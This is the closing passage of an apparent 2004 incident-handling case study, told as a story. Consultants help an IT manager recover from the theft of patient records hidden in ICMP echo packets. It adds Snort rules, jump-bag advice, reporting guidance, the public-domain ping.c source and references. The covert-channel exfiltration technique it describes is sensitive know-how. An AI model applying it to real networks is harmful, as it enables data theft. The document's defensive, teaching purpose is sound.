61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

"But nothing in the Alert log! That's it! I think the next version of Snort will let me actually drop these packets. We'll see when we install it." Jorge was quite excited about the results. Jesse explained that they would test the linux ping as well which they did with similar results.

"Great guys, now," Warwick said, "What do we want to do with the Temp's machine? I honestly don't think we'll find anything malicious on the box. We can continue the analysis of the drive and put the workstation back in operation by just installing a new drive and rebuilding it. I think that's the best option. Just because I can't find anything wrong with the box doesn't mean there isn't anything there. Thoughts?"

"I like the idea" Jorge said, "I've got another hard drive back there and can apply the image to it in about 20 minutes. Let's do that and we can take our time with the analysis so I can learn how to do it."

"Jorge," Jesse said, "you may want to run this past Ms. Russell because it's really a business decision. We can't make the call for you so don't feel pressured at all."

"Nah, she wouldn't understand the conversation at all. I'm responsible for the hardware and we have the working backup of the drive to analyze. I'll just build another machine for the workstation. I will let her know that we have secured the old hard drive and included it in the evidence." Jorge said. He really didn't want to get Ms. Russell involved more than she already was with the technical side. The legal side would keep her busy for quite sometime anyway.

"Alright," Warwick said, "We have one last thing to consider to complete the recovery phase. What about the firewall? We blocked all ICMP traffic in the Containment phase."

"What? Is this a quiz?" Jorge asked with a grin, "We take the block off since we have the new rules established and tested in Snort! We can't really block ICMP across the board." He paused and continued, "Okay, we could stop ICMP across the board but I really don't want to. We are in the process of hooking up with a company that will do our billing statements and we'll be connecting with them across the Net. Yes, we will be using a VPN" He said with a smile to Warwick, "but while we're building it I want to be able to check the connectivity."

"Business decision my boy," Warwick said, "and that's your business." Warwick rubbed his hands together saying, "I think that does it for the Recovery phase. Let's talk about what we've learned through this little, okay not so little, incident. First, Let's get something to eat."

Lessons Learned

As they walked back into Jorge's office Warwick said in his best Nick Charles(RR 12) voice, "I guess your wondering why I called you here today." Jesse and Jorge rolled their eyes. Warwick was a big fan of the Thin Man movies. "Alright alright, no more obscure movie references I promise."

"I want to thank you guys for coming in to help me. I was in way over my head with this one." Jorge confided.

"No problem. It's good for us to run through the process having to explain what we are doing. Helps drive it home for us." Jesse said.

"Yeah, we'll talk about our fee later." Warwick grinned at Jorge. "This is the part of handling the incident where we look at what happened and what we can do to better handle the next incident. We'll also address policies within your environment that might help better protect you as well as what may have helped bring this incident about. First I want to go back over the incident itself. Jorge, you follow along in the notes and let me know if I go too far astray."

"He loves this part," Jesse interrupted, "listen close and you'll hear his Nick Charles voice creep back in." They all laughed.

"This incident started Tuesday morning with a temporary employee inserting a USB token into her workstation. We are assuming that because there was nothing out of the ordinary on the workstation in question. We will continue that analysis as a training opportunity for Jorge but my professional opinion is that there was no code installed or placed on that machine that would do what happened here. What happened here you ask?"

Jesse leaned over to Jorge and whispered, "Here comes Nick."

"The attacker used a program to exploit the vulnerabilities in two separate areas. First and really the primary vulnerability, the RFC that defines the ICMP protocol in general and the Type 8 packet in particular. Second, an undocumented API in the Windows XP operating system that allows regular users to craft packets and send them across the network wire. There were three packets that left this network and all of them contained patient record data. Sorry Jorge, but this violates HIPPA in a very big, HUGE, way."

"Thanks for that hideous reminder buddy, I appreciate it."

"No problem. Thankfully, Jorge's IDS logged the packets and the alerts generated by the packets. Those alerts tipped Jorge to something being out of sorts. He checked the binary logs of Snort and realized the nightmarish truth. He contacted management and the incident was officially declared. Anyone have any trouble with what I've said so far?"

"Yeah, I do." Jorge said, looking at the floor. "I think the incident started Monday when I was talking with Mallory. Looking back at it I can see where she was leading me on with questions. I can't believe I volunteered that I was running Snort."

"Jorge, you are half right in that you shouldn't broadcast what you are running to defend yourself. But at the same time you have to educate your users. There's a fine line there and you probably crossed it this time but don't let the Perfect be the enemy of the Good. You can't keep your users in the dark about the fact that you can and do monitor the network. They have to know this or you could be asking for a privacy violation law suit. As trivial as the suit may be, if the users aren't made aware that their activity on your network is monitored and then you catch them doing something some attorney somewhere is gonna take the risk and sue you." Jesse said.

"Okay, so what could have been done to prevent this?" Warwick asked.

"Not much I think. I mean the only thing I can think of is disabling that USB device but who would think of such a thing?" Jorge pleaded.

"I think that's pretty much correct," Warwick said, "The RFC's are the RFC's and there's not much you can do about it. I would say that you should have been monitoring your logs more. The fact that the incident went unnoticed for a day and a half is pretty damning in my opinion." Warwick playfully slapped Jorge on the back of the head.

"Your Snort implementation could use some fine tuning also Jorge. I'll help with that. Just because a system works after an install doesn't mean there aren't things you can do to help it run better. This is particularly true of open source software like Snort." Jesse said, "Google is your friend Jorge, There's probably millions of users of Snort out there. Talk with them, but use an anonymous email address so the bad guys can't harvest your conversations from the web." Jesse said.

"Okay, what can be done to prevent this in the future?" Warwick asked.

"We implemented some new rules for Snort that will alert with a meaningful message when an illegal ICMP Type 8 packet traverses the network." Jorge said proudly.

"Exactly." Warwick said, "Another thing you are going to do is establish some incident handling policies. You will have a checklist that walks you through the entire process from the Identification phase through the Lessons Learned phase. You will also have a jump bag stocked with a computer, spare hard drives, screw drivers, blank diskettes and CDs, and anything else you can think of that might be useful"

"Alright, I can do that." Jorge said.

"And never, EVER, rob your jump bag Jorge. No matter how tempting it may be to swipe that spare hard drive to put into a production workstation in the heat

of the moment. Sure as anything you'll need it and will have forgotten to replace it." Jesse warned. Jorge nodded approvingly.

"One other thing you can do Jorge." Warwick said.

"Is this beat up Jorge day?" Jorge asked.

"Pretty much, yeah!" Warwick laughed. "I think we've got a good handle on the incident. You should write up a report. Explaining what happened, what could have been done to prevent it, and what you have done to prevent it in the future. The report should go to Ms. Russell and you should keep a copy of it yourself."

"I can basically say what we've talked about here right? I mean you don't want me to include all the logs and captures and stuff right?' Jorge asked.

"Right, just the basics for the report. Your audience is management and not other geeks. If they wish to see the logs and the captures and our analysis of the victim computer then by all means give it to them, but be prepared to answer their questions because they will have questions." Warwick said.

"Two final things and Warwick and I have to go." Jesse said, "Keep the evidence as it is forever. Put it in your tape vault or something but make sure you, Jorge and not the Network Admin here, can get to it. Ms. Russell is probably gonna press charges against this Mallory girl if they can find her and if that was in fact her real name. If they ever catch her and prosecute her, your evidence will be crucial. If the trial happens it may be years from now but they will come to YOU for the testimony. The other thing is when you get your jump bag together, take it with you everywhere you go professionally. You never know when something is going to happen. One suggestion though, don't be like Ed Skoudis and take it on your honeymoon." They all laughed.

Appendix

Appendix A

Ping.c provided on Michael John Muuss' website as part of the shell archive ping.shar
http://ftp.arl.mil/~mike/ping.html

```
/*
 *                          P I N G . C
 *
 * Using the InterNet Control Message Protocol (ICMP) "ECHO" facility,
 * measure round-trip-delays and packet loss across network paths.
 *
 * Author -
 *          Mike Muuss
 *          U. S. Army Ballistic Research Laboratory
 *          December, 1983
 * Modified at Uc Berkeley
 *
 * Changed argument to inet_ntoa() to be struct in_addr instead of u_long
 * DFM BRL 1992
 *
 * Status -
 *          Public Domain.  Distribution Unlimited.
 *
 * Bugs -
 *          More statistics could always be gathered.
 *          This program has to run SUID to ROOT to access the ICMP socket.
 */

#include <stdio.h>
#include <errno.h>
#include <sys/time.h>

#include <sys/param.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/file.h>

#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>

#define    MAXWAIT                 10          /* max time to wait for response, sec. */
#define    MAXPACKET       4096    /* max packet size */
#define VERBOSE            1       /* verbose flag */
#define QUIET              2       /* quiet flag */
#define FLOOD              4       /* floodping flag */
#ifndef MAXHOSTNAMELEN
#define MAXHOSTNAMELEN 64
#endif

u_char     packet[MAXPACKET];
int        i, pingflags, options;
extern     int errno;

int s;                             /* Socket file descriptor */
struct hostent *hp;   /* Pointer to host info */
struct timezone tz;   /* leftover */

struct sockaddr whereto;/* Who to ping */
```

```
int datalen;                    /* How much data */

char usage[] =
"Usage:  ping [-dfqrv] host [packetsize [count [preload]]]\n";

char *hostname;
char hnamebuf[MAXHOSTNAMELEN];

int npackets;
int preload = 0;                /* number of packets to "preload" */
int ntransmitted = 0;           /* sequence # for outbound packets = #sent */
int ident;

int nreceived = 0;              /* # of packets we got back */
int timing = 0;
int tmin = 999999999;
int tmax = 0;
int tsum = 0;                           /* sum of all times, for doing average */
int finish(), catcher();
char *inet_ntoa();

/*
 *                              M A I N
 */
main(argc, argv)
char *argv[];
{
        struct sockaddr_in from;
        char **av = argv;
        struct sockaddr_in *to = (struct sockaddr_in *) &whereto;
        int on = 1;
        struct protoent *proto;

        argc--, av++;
        while (argc > 0 && *av[0] == '-') {
                while (*++av[0]) switch (*av[0]) {
                        case 'd':
                                options |= SO_DEBUG;
                                break;
                        case 'r':
                                options |= SO_DONTROUTE;
                                break;
                        case 'v':
                                pingflags |= VERBOSE;
                                break;
                        case 'q':
                                pingflags |= QUIET;
                                break;
                        case 'f':
                                pingflags |= FLOOD;
                                break;
                }
                argc--, av++;
        }
        if(argc < 1 || argc > 4)  {
                printf(usage);
                exit(1);
        }

        bzero((char *)&whereto, sizeof(struct sockaddr) );
        to->sin_family = AF_INET;
        to->sin_addr.s_addr = inet_addr(av[0]);
        if(to->sin_addr.s_addr != (unsigned)-1) {
                strcpy(hnamebuf, av[0]);
                hostname = hnamebuf;
        } else {
                hp = gethostbyname(av[0]);
                if (hp) {
                        to->sin_family = hp->h_addrtype;
                        bcopy(hp->h_addr, (caddr_t)&to->sin_addr, hp->h_length);
```

```
                hostname = hp->h_name;
        } else {
                printf("%s: unknown host %s\n", argv[0], av[0]);
                exit(1);
        }
}

if( argc >= 2 )
        datalen = atoi( av[1] );
else
        datalen = 64-8;
if (datalen > MAXPACKET) {
        fprintf(stderr, "ping: packet size too large\n");
        exit(1);
}
if (datalen >= sizeof(struct timeval))        /* can we time 'em? */
        timing = 1;

if (argc >= 3)
        npackets = atoi(av[2]);

if (argc == 4)
        preload = atoi(av[3]);

ident = getpid() & 0xFFFF;

if ((proto = getprotobyname("icmp")) == NULL) {
        fprintf(stderr, "icmp: unknown protocol\n");
        exit(10);
}

if ((s = socket(AF_INET, SOCK_RAW, proto->p_proto)) < 0) {
        perror("ping: socket");
        exit(5);
}
if (options & SO_DEBUG) {
        if(pingflags & VERBOSE)
                printf("...debug on.\n");
        setsockopt(s, SOL_SOCKET, SO_DEBUG, &on, sizeof(on));
}
if (options & SO_DONTROUTE) {
        if(pingflags & VERBOSE)
                printf("...no routing.\n");
        setsockopt(s, SOL_SOCKET, SO_DONTROUTE, &on, sizeof(on));
}

if(to->sin_family == AF_INET) {
        printf("PING %s (%s): %d data bytes\n", hostname,
          inet_ntoa(to->sin_addr), datalen);        /* DFM */
} else {
        printf("PING %s: %d data bytes\n", hostname, datalen );
}
setlinebuf( stdout );

signal( SIGINT, finish );
signal(SIGALRM, catcher);

/* fire off them quickies */
for(i=0; i < preload; i++)
        pinger();

if(!(pingflags & FLOOD))
        catcher(); /* start things going */

for (;;) {
        int len = sizeof (packet);
        int fromlen = sizeof (from);
        int cc;
        struct timeval timeout;
        int fdmask = 1 << s;
```

```
                        timeout.tv_sec = 0;
                        timeout.tv_usec = 10000;

                        if(pingflags & FLOOD) {
                                pinger();
                                if( select(32, &fdmask, 0, 0, &timeout) == 0)
                                        continue;
                        }
                        if ( (cc=recvfrom(s, packet, len, 0, &from, &fromlen)) < 0) {
                                if( errno == EINTR )
                                        continue;
                                perror("ping: recvfrom");
                                continue;
                        }
                        pr_pack( packet, cc, &from );
                        if (npackets && nreceived >= npackets)
                                finish();
                }
                /*NOTREACHED*/
}

/*
 *                      C A T C H E R
 *
 * This routine causes another PING to be transmitted, and then
 * schedules another SIGALRM for 1 second from now.
 *
 * Bug -
 *      Our sense of time will slowly skew (ie, packets will not be launched
 *      exactly at 1-second intervals).  This does not affect the quality
 *      of the delay and loss statistics.
 */
catcher()
{
        int waittime;

        pinger();
        if (npackets == 0 || ntransmitted < npackets)
                alarm(1);
        else {
                if (nreceived) {
                        waittime = 2 * tmax / 1000;
                        if (waittime == 0)
                                waittime = 1;
                } else
                        waittime = MAXWAIT;
                signal(SIGALRM, finish);
                alarm(waittime);
        }
}

/*
 *                      P I N G E R
 *
 * Compose and transmit an ICMP ECHO REQUEST packet.  The IP packet
 * will be added on by the kernel.  The ID field is our UNIX process ID,
 * and the sequence number is an ascending integer.  The first 8 bytes
 * of the data portion are used to hold a UNIX "timeval" struct in VAX
 * byte-order, to compute the round-trip time.
 */
pinger()
{
        static u_char outpack[MAXPACKET];
        register struct icmp *icp = (struct icmp *) outpack;
        int i, cc;
        register struct timeval *tp = (struct timeval *) &outpack[8];
        register u_char *datap = &outpack[8+sizeof(struct timeval)];

        icp->icmp_type = ICMP_ECHO;
```

```
		icp->icmp_code = 0;
		icp->icmp_cksum = 0;
		icp->icmp_seq = ntransmitted++;
		icp->icmp_id = ident;			/* ID */

		cc = datalen+8;				/* skips ICMP portion */

		if (timing)
			gettimeofday( tp, &tz );

		for( i=8; i<datalen; i++)	/* skip 8 for time */
			*datap++ = i;

		/* Compute ICMP checksum here */
		icp->icmp_cksum = in_cksum( icp, cc );

		/* cc = sendto(s, msg, len, flags, to, tolen) */
		i = sendto( s, outpack, cc, 0, &whereto, sizeof(struct sockaddr) );

		if( i < 0 || i != cc )  {
			if( i<0 )  perror("sendto");
			printf("ping: wrote %s %d chars, ret=%d\n",
				hostname, cc, i );
			fflush(stdout);
		}
		if(pingflags == FLOOD) {
			putchar('.');
			fflush(stdout);
		}
}

/*
 *			P R _ T Y P E
 *
 * Convert an ICMP "type" field to a printable string.
 */
char *
pr_type( t )
register int t;
{
		static char *ttab[] = {
			"Echo Reply",
			"ICMP 1",
			"ICMP 2",
			"Dest Unreachable",
			"Source Quench",
			"Redirect",
			"ICMP 6",
			"ICMP 7",
			"Echo",
			"ICMP 9",
			"ICMP 10",
			"Time Exceeded",
			"Parameter Problem",
			"Timestamp",
			"Timestamp Reply",
			"Info Request",
			"Info Reply"
		};

		if( t < 0 || t > 16 )
			return("OUT-OF-RANGE");

		return(ttab[t]);
}

/*
 *			P R _ P A C K
 *
 * Print out the packet, if it came from us.  This logic is necessary
```

```
 * because ALL readers of the ICMP socket get a copy of ALL ICMP packets
 * which arrive ('tis only fair).  This permits multiple copies of this
 * program to be run without having intermingled output (or statistics!).
 */
pr_pack( buf, cc, from )
char *buf;
int cc;
struct sockaddr_in *from;
{
        struct ip *ip;
        register struct icmp *icp;
        register long *lp = (long *) packet;
        register int i;
        struct timeval tv;
        struct timeval *tp;
        int hlen, triptime;

        from->sin_addr.s_addr = ntohl( from->sin_addr.s_addr );
        gettimeofday( &tv, &tz );

        ip = (struct ip *) buf;
        hlen = ip->ip_hl << 2;
        if (cc < hlen + ICMP_MINLEN) {
                if (pingflags & VERBOSE)
                        printf("packet too short (%d bytes) from %s\n", cc,
                                inet_ntoa(ntohl(from->sin_addr))); /* DFM */
                return;
        }
        cc -= hlen;
        icp = (struct icmp *)(buf + hlen);
        if( (!(pingflags & QUIET)) && icp->icmp_type != ICMP_ECHOREPLY )  {
                printf("%d bytes from %s: icmp_type=%d (%s) icmp_code=%d\n",
                  cc, inet_ntoa(ntohl(from->sin_addr)),
                  icp->icmp_type, pr_type(icp->icmp_type), icp->icmp_code);/*DFM*/
                if (pingflags & VERBOSE) {
                        for( i=0; i<12; i++)
                                printf("x%2.2x: x%8.8x\n", i*sizeof(long),
                                  *lp++);
                }
                return;
        }
        if( icp->icmp_id != ident )
                return;                         /* 'Twas not our ECHO */

        if (timing) {
                tp = (struct timeval *)&icp->icmp_data[0];
                tvsub( &tv, tp );
                triptime = tv.tv_sec*1000+(tv.tv_usec/1000);
                tsum += triptime;
                if( triptime < tmin )
                        tmin = triptime;
                if( triptime > tmax )
                        tmax = triptime;
        }

        if(!(pingflags & QUIET)) {
                if(pingflags != FLOOD) {
                        printf("%d bytes from %s: icmp_seq=%d", cc,
                          inet_ntoa(from->sin_addr),
                          icp->icmp_seq );    /* DFM */
                        if (timing)
                                printf(" time=%d ms\n", triptime );
                        else
                                putchar('\n');
                } else {
                        putchar('\b');
                        fflush(stdout);
                }
        }
        nreceived++;
```

```
}


/*
 *                                  I N _ C K S U M
 *
 * Checksum routine for Internet Protocol family headers (C Version)
 *
 */
in_cksum(addr, len)
u_short *addr;
int len;
{
        register int nleft = len;
        register u_short *w = addr;
        register u_short answer;
        register int sum = 0;

        /*
         *  Our algorithm is simple, using a 32 bit accumulator (sum),
         *  we add sequential 16 bit words to it, and at the end, fold
         *  back all the carry bits from the top 16 bits into the lower
         *  16 bits.
         */
        while( nleft > 1 )  {
                sum += *w++;
                nleft -= 2;
        }

        /* mop up an odd byte, if necessary */
        if( nleft == 1 ) {
                u_short    u = 0;

                *(u_char *)(&u) = *(u_char *)w ;
                sum += u;
        }

        /*
         * add back carry outs from top 16 bits to low 16 bits
         */
        sum = (sum >> 16) + (sum & 0xffff);       /* add hi 16 to low 16 */
        sum += (sum >> 16);                       /* add carry */
        answer = ~sum;                            /* truncate to 16 bits */
        return (answer);
}

/*
 *                                  T V S U B
 *
 * Subtract 2 timeval structs:  out = out - in.
 *
 * Out is assumed to be >= in.
 */
tvsub( out, in )
register struct timeval *out, *in;
{
        if( (out->tv_usec -= in->tv_usec) < 0 )   {
                out->tv_sec--;
                out->tv_usec += 1000000;
        }
        out->tv_sec -= in->tv_sec;
}

/*
 *                                  F I N I S H
 *
 * Print out statistics, and give up.
 * Heavily buffered STDIO is used here, so that all the statistics
 * will be written with 1 sys-write call.  This is nice when more
 * than one copy of the program is running on a terminal;  it prevents
```

```
 * the statistics output from becomming intermingled.
 */
finish()
{
        putchar('\n');
        fflush(stdout);
        printf("\n----%s PING Statistics----\n", hostname );
        printf("%d packets transmitted, ", ntransmitted );
        printf("%d packets received, ", nreceived );
        if (ntransmitted)
                if( nreceived > ntransmitted)
                        printf("-- somebody's printing up packets!");
                else
                        printf("%d%% packet loss",
                          (int) (((ntransmitted-nreceived)*100) /
                          ntransmitted));
        printf("\n");
        if (nreceived && timing)
            printf("round-trip (ms)  min/avg/max = %d/%d/%d\n",
                tmin,
                tsum / nreceived,
                tmax );
        fflush(stdout);
        exit(0);
}
```

References

1) Wojciech Purczynski and Michal Zalewski, Juggling with packets: floating data storage, October 6, 2003, http://seclists.org/lists/bugtraq/2003/Oct/0074.html, accessed November 13, 2004
2) Bastard Operator From Hell, April 2, 1997, http://members.iinet.net.au/~bofh/newbofh/bofh2apr97.html , accessed November 13, 2004
3) Saqib Kahn, Stealth Data Dispersal: ICMP Moon-Bounce, Defcon 10 August 2-4, 2002, http://www.defcon.org/html/links/defcon-media-archives.html#DEF%20CON%2010 , accessed November 14, 2004
4) IETF RFC Page, http://www.ietf.org/rfc.html , accessed November 17, 2004
5) RFC1918 Address Allocation for Private Internets, Network Working Group, http://www.ietf.org/rfc/rfc1918.txt?number=1918 , accessed November 17, 2004
6) RFC0791 Internet Protocol, J. Postel, September 1, 1981, http://www.ietf.org/rfc/rfc0791.txt?number=791 , accessed November 17, 2004
7) RFC0793 Transmission Control Protocol, J. Postel, September 1, 1981, http://www.ietf.org/rfc/rfc0793.txt?number=793 , accessed November 17, 2004
8) RFC0792 Internet Control Message Protocol. J. Postel, September 1, 1981, http://www.ietf.org/rfc/rfc0792.txt?number=0792 , accessed November 14, 2004
9) Ofir Arkin & Fyodor Yarochkin, ICMP based remote OS TCP/IP stack fingerprinting techniques, http://www.phrack.org/phrack/57/p57-0x07
10) RFC 2821 Simple Mail Transfer Protocol. J. Klensin, Ed.. April 2001. http://www.ietf.org/rfc/rfc2821.txt?number=2821, accessed November 25, 2004
11) RFC 3461 Simple Mail Transfer Protocol (SMTP) Service Extension for Delivery Status Notifications (DSNs), K. Moore, January 2003, http://www.ietf.org/rfc/rfc3461.txt?number=3461, accessed November 25, 2004
12) Michael John Muuss, The Story of the Ping Program, May 1, 1998, http://ftp.arl.mil/~mike/ping.html, accessed December 3, 2004
13) Free Software Foundation, Definition of icmp structure from ip_icmp.h from GNU C library, http://www.cymru.com/Documents/ip_icmp.h, accessed December 5, 2004
14) The Open Group, Definition of timeval structure for the C programming language, http://www.opengroup.org/onlinepubs/007908799/xsh/systime.h.html, accessed December 5, 2004
15) The Open Group, Gettimeofday function of the sys/time.h header for the C programming language,

http://www.opengroup.org/onlinepubs/007908799/xsh/gettimeofday.html, accessed December 5, 2004
16) The Open Group, Sendto function of the sys/socket.h header for the C programming language, http://www.opengroup.org/onlinepubs/007908799/xns/sendto.html, accessed December 5, 2004
17) Webopedia, What is a Firewall, http://www.webopedia.com/TERM/f/firewall.html, accessed December 7, 2004
18) Brian Caswell and Jeremy Hewlett, Snort User Manual, http://www.snort.org/docs/snort_manual.pdf , accessed December 8, 2004
19) Jed Haile and Rob McMillen, Snort-Inline version 2.2.0, \doc\README-INLINE file, http://prdownloads.sourceforge.net/snort-inline/snort_inline-2.2.0a.tar.gz?download, accessed December 8, 2004
20) RFC1631, The Network Address Translator (NAT), The Network Working Group, May 1994, http://www.ietf.org/rfc/rfc1631.txt?number=1631, accessed December 10, 2004
21) RFC2616, Hypertext Transfer Protocol version 1.1, Network Working Group, June 1999, http://www.ietf.org/rfc/rfc2616.txt?number=2616, accessed December 10, 2004
22) Eric Cole, Hackers Beware, © 2002 New Riders Publishing
23) Johnny Long, I'm Johnny, I hack stuff, http://johnny.ihackstuff.com, accessed December 15, 2004
24) Google Help, Google, http://www.google.com/help/refinesearch.html, accessed December 15, 2004
25) R. Scott Perry, DNSSTUFF.com, http://www.dnsstuff.com/, accessed December 11, 2004
26) Fyodor, Nmap Man page, http://www.insecure.org/nmap/data/nmap_manpage.html, accessed December 11, 2004
27) Wouter Dhondt, Fping, http://www.kwakkelflap.com/fping.html, accessed December 12, 2004
28) Tagentsoft, Winsock Programmer's FAQ Examples: Ping: ICMP.DLL Method, http://tangentsoft.net/wskfaq/examples/dllping.html, accessed December 14, 2004
29) SamSpade for Windows, http://www.samspade.org/ssw, accessed December 13, 2004

Recommended Reading

1. TCPdump http://www.tcpdump.org/
2. Libpcap http://sourceforge.net/projects/libpcap/
3. Windump http://windump.polito.it/
4. WinPcap http://winpcap.polito.it/
5. Defcon, http://www.defcon.org
6. Zone Alarm Personal Firewall, http://www.zonealarm.com/, accessed December 5, 2004
7. Snort 2.2.0 http://www.snort.org/
8. Nmap, Fyodor, http://www.insecure.org/nmap/index.html, accessed December 11, 2004
9. Ethereal Network Analyzer, http://www.ethereal.com/, accessed December 11, 2004
10. Hping Site http://www.hping.org
11. Knoppix-std, http://www.knoppix-std.org/, accessed December 14, 2004
12. The Thin Man, http://www.imdb.com/title/tt0025878/, accessed December 15, 2004
13. L0phtcrack, http://www.atstake.com/products/lc/
14. John the Ripper, http://www.openwall.com/john/
15. Firefox, http://www.firefox.org
16. WhatismyIP, http://www.whatismyIP.com